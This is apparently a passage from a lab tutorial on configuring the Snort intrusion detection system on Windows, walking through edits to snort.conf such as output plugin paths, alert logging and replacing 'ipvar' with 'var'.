
44. Scroll down to line 326 and delete **lzma** keyword and a (space).



```
*C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
snort.conf
307 non_rfc_char { 0x00 0x01 0x02 0x03 0x04 0x05 0x06 0x07 } \
308 enable_cookie \
309 extended_response_inspection \
310 inspect_gzip \
311 normalize_utf \
312 unlimited_decompress \
313 normalize_javascript \
314 apache_whitespace no \
315 ascii no \
316 bare_byte no \
317 directory no \
318 double_decode no \
319 iis_backslash no \
320 iis_delimiter no \
321 iis_unicode no \
322 multi_slash no \
323 utf_8 no \
324 u_encode yes \
325 webroot no \
326 decompress swf { deflate lzma } \
327 decompress_pdf { deflate }
328
329 # ONC-RPC normalization and anomaly detection. For more information, see the Snort Manual, Configuring Snort - Preproc
330 preprocessor rpc_decode: 111 32770 32771 32772 32773 32774 32775 32776 32777 32778 32779 no_alert_multiple_requests no_
331
332 # Back Orifice detection.
333 preprocessor bo
334
335 # FTP / Telnet normalization and anomaly detection. For more information, see README.ftptelnet
336 preprocessor ftp_telnet: global inspection_type stateful encrypted_traffic no check_encrypted
337 preprocessor ftp_telnet_protocol: telnet \
338   ayt_attack_thresh 20 \
339   normalize_ports { 23 } \
340   detect_anomalies
341 preprocessor ftp_telnet_protocol: ftp server default \
342   def_max_param_len 100 \
343   ports { 21 2100 3535 } \
344
Normal text file length: 29,489 lines: 721 Ln: 326 Col: 34 Sel: 4 | 1 Unix (LF) UTF-8 INS
```



45. Scroll down to **Step #6: Configure output plugins** (Line 513). In this step, provide the location of the **classification.config** and **reference.config** files.

46. These two files are in **C:\Snort\etc**. Provide this location of files in the configure output plugins (in Lines 532 and 533) (i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**).



```
*C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
snort.conf
514 # For more information, see Snort Manual, Configuring Snort - Output Modules
515 #####
516
517 # unified2
518 # Recommended for most installs
519 # output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_types
520
521 # Additional configuration for specific types of installs
522 # output alert_unified2: filename snort.alert, limit 128, nostamp
523 # output log_unified2: filename snort.log, limit 128, nostamp
524
525 # syslog
526 # output alert_syslog: LOG_AUTH LOG_ALERT
527
528 # pcap
529 # output log_tcpdump: tcpdump.log
530
531 # metadata reference data. do not modify these lines
532 include C:\Snort\etc\classification.config
533 include C:\Snort\etc\reference.config
534
535
536 #####
537 # Step #7: Customize your rule set
538 # For more information, see Snort Manual, Writing Snort Rules
539 #
540 # NOTE: All categories are enabled in this conf file
541 #####
542
```

47. In **Step #6**, add to line (534) **output alert_fast: alerts.ids**: this command orders Snort to dump all logs into the **alerts.ids** file.




```
*C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
snort.conf
526 # output alert_syslog: LOG_AUTH LOG_ALERT
527
528 # pcap
529 # output log_tcpdump: tcpdump.log
530
531 # metadata reference data. do not modify these lines
532 include C:\Snort\etc\classification.config
533 include C:\Snort\etc\reference.config
534 output alert_fast: alerts.ids:
535
536 #####
537 # Step #7: Customize your rule set
538 # For more information, see Snort Manual, Writing Snort Rules
539
```


48. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+H** on the keyboard. The **Replace** window appears; enter **ipvar** in the **Find what** : text field, enter **var** in the **Replace with** : text field, and click **Replace All**.

Note: You will get a notification saying 11 occurrences were replaced.

49. By default, the string is **ipvar**, which is not recognized by Snort: replace with the **var** string, and then **close** the window.

Note: Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.



50. Click **Close** to close the **Replace** window.

51. Save the **snort.conf** file by pressing **Ctrl+S** and close Notepad++ window.

